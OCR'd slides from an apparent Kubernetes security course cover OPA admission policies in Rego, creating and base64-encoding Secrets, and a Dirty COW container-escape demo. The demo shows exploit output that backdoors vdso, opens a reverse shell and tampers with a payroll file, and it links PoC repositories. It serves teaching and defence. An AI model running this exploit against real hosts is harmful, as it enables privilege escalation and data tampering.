
OPA Deep Dive
https://www.youtube.com/watch?v=4mBJSIhs2xQ

www.kodekloud.com

OPA in Kubernetes


OPA in Kubernees

Authorization




- Only permit images from certain registry
- Do not permit runAs root user
- Only permit certain capabilities
- Pod always has labels

Admission Controllers



Admission Controllers



ValidatingAdmissionWebhook

```yaml
apiVersion: admissionregistration.k8s.io/v1beta1
kind: ValidatingWebhookConfiguration
metadata:
  name: opa-validating-webhook
webhooks:
  - name: validating-webhook.openpolicyagent.org
    rules:
      - operations: ["CREATE", "UPDATE"]
        apiGroups: ["*"]
        apiVersions: ["*"]
        resources: ["*"]
    clientConfig:
      caBundle: $(cat ca.crt | base64 | tr -d '\n')
      service:
        namespace: opa
        name: opa
```

OPA Policy for Kubernetes


```
{
  "kind": "AdmissionReview",
  "request": {
    "kind": {
      "kind": "Pod",
      "version": "v1"
    },
    "object": {
      "metadata": {
        "name": "myapp"
      },
      "spec": {
        "containers": [
          {
            "image": "nginx",
            "name": "nginx-frontend"
          },
          {
            "image": "mysql",
            "name": "mysql-backend"
          }
        ]
      }
    }
  }
}
```


kubernetes.rego

```
package kubernetes.admission

deny[msg] {
  input.request.kind.kind == "Pod"
  image := input.request.object.spec.containers[_].image
  startswith(image, "hooli.com/")
  msg := sprintf("image '%v' from untrusted registry", [image])
}
```

https://www.openpolicyagent.org/docs/latest/kubernetes-primer/

OPA Policy for Kubernetes

```
{
  "kind": "AdmissionReview",
  "request": {
    "kind": {
      "kind": "Pod",
      "version": "v1"
    },
    "object": {
      "metadata": {
        "name": "myapp"
      },
      "spec": {
        "containers": [
          {
            "image": "nginx",
            "name": "nginx-frontend"
          },
          {
            "image": "mysql",
            "name": "mysql-backend"
          }
        ]
      }
    }
  }
}
```

kubernetes.rego


```
package kubernetes.admission

deny[msg] {
  input.request.kind.kind == "Pod"
  image := input.request.object.spec.containers[_].image
  startswith(image, "hooli.com/")
  msg := sprintf("image '%v' from untrusted registry", [image])
}
```

kubernetes.rego

```
package kubernetes.admission

import data.kubernetes.pods

deny[msg] {
  input.request.kind.kind == "Pod"
  input_pod_name := input.request.object.metadata.name
  other_pod_names := pods[other_ns][other_name].metadata.name
  input_pod_name == other_pod_names
  msg := sprintf("Podname '%v' already exists!", [input_pod_nam
}
```

https://www.openpolicyagent.org/docs/latest/kubernetes-primer/

ValidatingAdmissionWebhook



- Replicate Kubernetes resources to OPA
- Load policies into OPA via Kubernetes

OPA – Load Policies

kubernetes.rego

```
kind: ConfigMap
apiVersion: v1
metadata:
  name: policy-unique-podname
  namespace: opa
  labels:
    openpolicyagent.org/policy: rego
data:
  main: |
    package kubernetes.admission

    import data.kubernetes.pods

    deny[msg]{
      input.request.kind.kind == "Pod"
      input_pod_name := input.request.object.metadata.name
      other_pod_names := pods[other_ns][other_name].metadata.name
      input_pod_name == other_pod_names
      msg := sprintf("Podname '%v' already exists")
    }
```

kubernetes.rego

```
package kubernetes.admission

import data.kubernetes.pods

deny[msg] {
  input.request.kind.kind == "Pod"
  input_pod_name := input.request.object.metadata.nam
  other_pod_names := pods[other_ns][other_name].metad
  input_pod_name == other_pod_names
  msg := sprintf("Podname '%v' already exists!", [inp
}
```

```
curl -X PUT --data-binary @kubernetes.rego http://localhost:8181/v1/policies/example1
```

OPA Deployment Guide

```yaml
apiVersion: admissionregistration.k8s.io/v1beta1
kind: ValidatingWebhookConfiguration
metadata:
  name: opa-validating-webhook
webhooks:
  - name: validating-webhook.openpolicyagent.org
    rules:
      - operations: ["CREATE", "UPDATE"]
        apiGroups: ["*"]
        apiVersions: ["*"]
        resources: ["*"]
    clientConfig:

      caBundle: $(cat ca.crt | base64 | tr -d '\n')
      service:
        namespace: opa
        name: opa
```

ValidatingAdmissionWebhook

OPA Service

kube-mgmt

Deployment

Roles and Role Bindings

OPA - Namespace

https://www.openpolicyagent.org/docs/latest/kubernetes-tutorial/

References

https://kubernetes.io/blog/2019/08/06/opa-gatekeeper-policy-and-governance-for-kubernetes/
https://www.openpolicyagent.org/docs/v0.12.2/kubernetes-admission-control/
https://www.openpolicyagent.org/docs/latest/kubernetes-tutorial/
https://www.openpolicyagent.org/docs/v0.11.0/guides-kubernetes-admission-control/

https://www.youtube.com/watch?v=QU9BGPf0hBw

Hands-on Labs

cks.kodekloud.com


www.kodekloud.com

Kubernetes Secrets

Web-MySQL Application

app.py

```
import os
from flask import Flask

app = Flask(__name__)


@app.route("/")
def main():

    mysql.connector.connect(host='mysql', database='mysql
                            user='root', password='paswr

    return render_template('hello.html', color=fetchcolor())


if __name__ == "__main__":
    app.run(host="0.0.0.0", port="8080")
```



Web-MySQL Application

app.py

```
import os
from flask import Flask

app = Flask(__name__)


@app.route("/")
def main():

     mysql.connector.connect(host='mysql', database='mysql',
                             user='root', password='paswrd')

    return render_template('hello.html', color=fetchcolor())


if __name__ == "__main__":
    app.run(host="0.0.0.0", port="8080")
```

Web-MySQL Application


app.py

```
import os
from flask import Flask

app = Flask(__name__)


@app.route("/")
def main():

    mysql.connector.connect(host='mysql', database='mysql',
                            user='root', password='paswrd')

    return render_template('hello.html', color=fetchcolor())


if __name__ == "__main__":
    app.run(host="0.0.0.0", port="8080")
```

config-map.yaml

```
apiVersion: v1
kind: ConfigMap
metadata:
  name: app-config
data:
  DB_Host: mysql
  DB_User: root
  DB_Password: paswrd
```

Secret



Create Secrets

Secret

```
DB_Host: mysql
DB_User: root
DB_Password: paswrd
```

Imperative

```
kubectl create secret generic
```

Declarative

```
kubectl create -f
```

Create Secret

Create Secrets

Secret

```
DB_Host: mysql
DB_User: root
DB_Password: paswrd
```

Imperative

```
kubectl create secret generic
    <secret-name> --from-literal=<key>=<value>
```

```
kubectl create secret generic \
    app-secret --from-literal=DB_Host=mysql      \
               --from-literal=DB_User=root
               --from-literal=DB_Password=paswrd
```

```
kubectl create secret generic
    <secret-name> --from-file=<path-to-file>
```

```
kubectl create secret generic \
    app-secret --from-file=app_secret.properties
```

Create Secret

Create Secrets

Secret

```
DB_Host: mysql
DB_User: root
DB_Password: paswrd
```

Declarative

```
kubectl create -f
```

secret-data.yaml

```
apiVersion: v1
kind: Secret
metadata:
  name: app-secret
data:
  DB_Host: bXlzcWw=
  DB_User: cm9vdA==
  DB_Password: cGFzd3Jk
```

Create Secret

```
kubectl create -f secret-data.yaml
```

Encode Secrets

```
DB_Host: mysql
DB_User: root
DB_Password: paswrd
```

```
DB_Host: bXlzcWw=
DB_User: cm9vdA==
DB_Password: cGFzd3Jk
```

```
echo -n 'mysql' | base64
bXlzcWw=
```

```
echo -n 'root' | base64
cm9vdA==
```

```
echo -n 'paswrd' | base64
cGFzd3Jk
```

View Secrets

```
kubectl get secrets
```

```
NAME                  TYPE                                  DATA      AGE
app-secret            Opaque                                3         10m
default-token-mvtkv   kubernetes.io/service-account-token   3         2h
```

```
kubectl describe secrets
```

```
Name:         app-secret
Namespace:    default
Labels:       <none>
Annotations:  <none>

Type:  Opaque

Data
====
DB_Host:      10 bytes
DB_Password:  6 bytes
DB_User:      4 bytes
```

```
kubectl get secret app-secret -o yaml
```

```
apiVersion: v1
data:
  DB_Host: bXlzcWw=
  DB_Password: cGFzd3Jk
  DB_User: cm9vdA==
kind: Secret
metadata:
  creationTimestamp: 2018-10-18T10:01:12Z
  labels:
    name: app-secret
  name: app-secret
  namespace: default
uid: be96e989-d2bc-11e8-a545-080027931072
type: Opaque
```

Decode Secrets

```
DB_Host: mysql
DB_User: root
DB_Password: paswrd
```

```
DB_Host: bXlzcWw=
DB_User: cm9vdA==
DB_Password: cGFzd3Jk
```

```
echo -n 'bXlzcWw=' | base64 --decode
mysql
```

```
echo -n 'cm9vdA==' | base64 --decode
root
```

```
echo -n 'cGFzd3Jk' | base64 --decode
paswrd
```

Secrets in Pods

pod-definition.yaml

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: simple-webapp-color
  labels:
    name: simple-webapp-color
spec:
  containers:
  - name: simple-webapp-color
    image: simple-webapp-color
    ports:
      - containerPort: 8080
    envFrom:
      - secretRef:
          name: app-secret
```

secret-data.yaml

```yaml
apiVersion: v1
kind: Secret
metadata:
  name: app-secret
data:
  DB_Host: bXlzcWw=
  DB_User: cm9vdA==
  DB_Password: cGFzd3Jk
```

2

Inject into Pod

```
kubectl create -f pod-definition.yaml
```

Secrets in Pods

```
envFrom:
  - secretRef:
      name: app-config
```

ENV

SINGLE ENV

```
env:
  - name: DB_Password
    valueFrom:
      secretKeyRef:
        name: app-secret
        key: DB_Password
```

```
volumes:
- name: app-secret-volume
  secret:
    secretName: app-secret
```

VOLUME

Secrets in Pods as Volumes

```
volumes:
- name: app-secret-volume
  secret:
    secretName: app-secret
```

VOLUME

```
ls /opt/app-secret-volumes
DB_Host      DB_Password  DB_User
```

```
cat /opt/app-secret-volumes/DB_Password
paswrd
```

Inside the Container

Hands-on Labs


cks.kodekloud.com

www.kodekloud.com

Container Escape / Dirty COW Exploit

DirtyCow Demo

4.4.11-23.53.amzn1.x86_64



node01

https://github.com/dirtycow/dirtycow.github.io/wiki/Patched-Kernel-Versions

DirtyCow Demo

DirtyCow Demo


Container Shell

Host Shell

```
root@5fb5c026df8e:/# ./0xdeadbeef 172.17.0.2:1234
[*] payload target: 172.17.0.2:1234
[*] exploit: patch 1/2
[*] vdso successfully backdoored
[*] exploit: patch 2/2
[*] vdso successfully backdoored
[*] waiting for reverse connect shell...
[*] enjoy!
[*] restore: patch 2/2
.
.
.
.
.
.
ls /root/confidential
payroll.info
echo 'SocialSecurityNumber=112233,Name=Han
Solo' > /root/confidential/payroll.info
```


https://github.com/dirtycow/dirtycow.github.io

DirtyCow Demo



https://github.com/dirtycow/dirtycow.github.io CVE-2016-5195

DirtyCow Demo



https://github.com/dirtycow/dirtycow.github.io

DirtyCow Demo

Insert Graphics for the explanation

https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs

https://github.com/scumjr/dirtycow-vdso

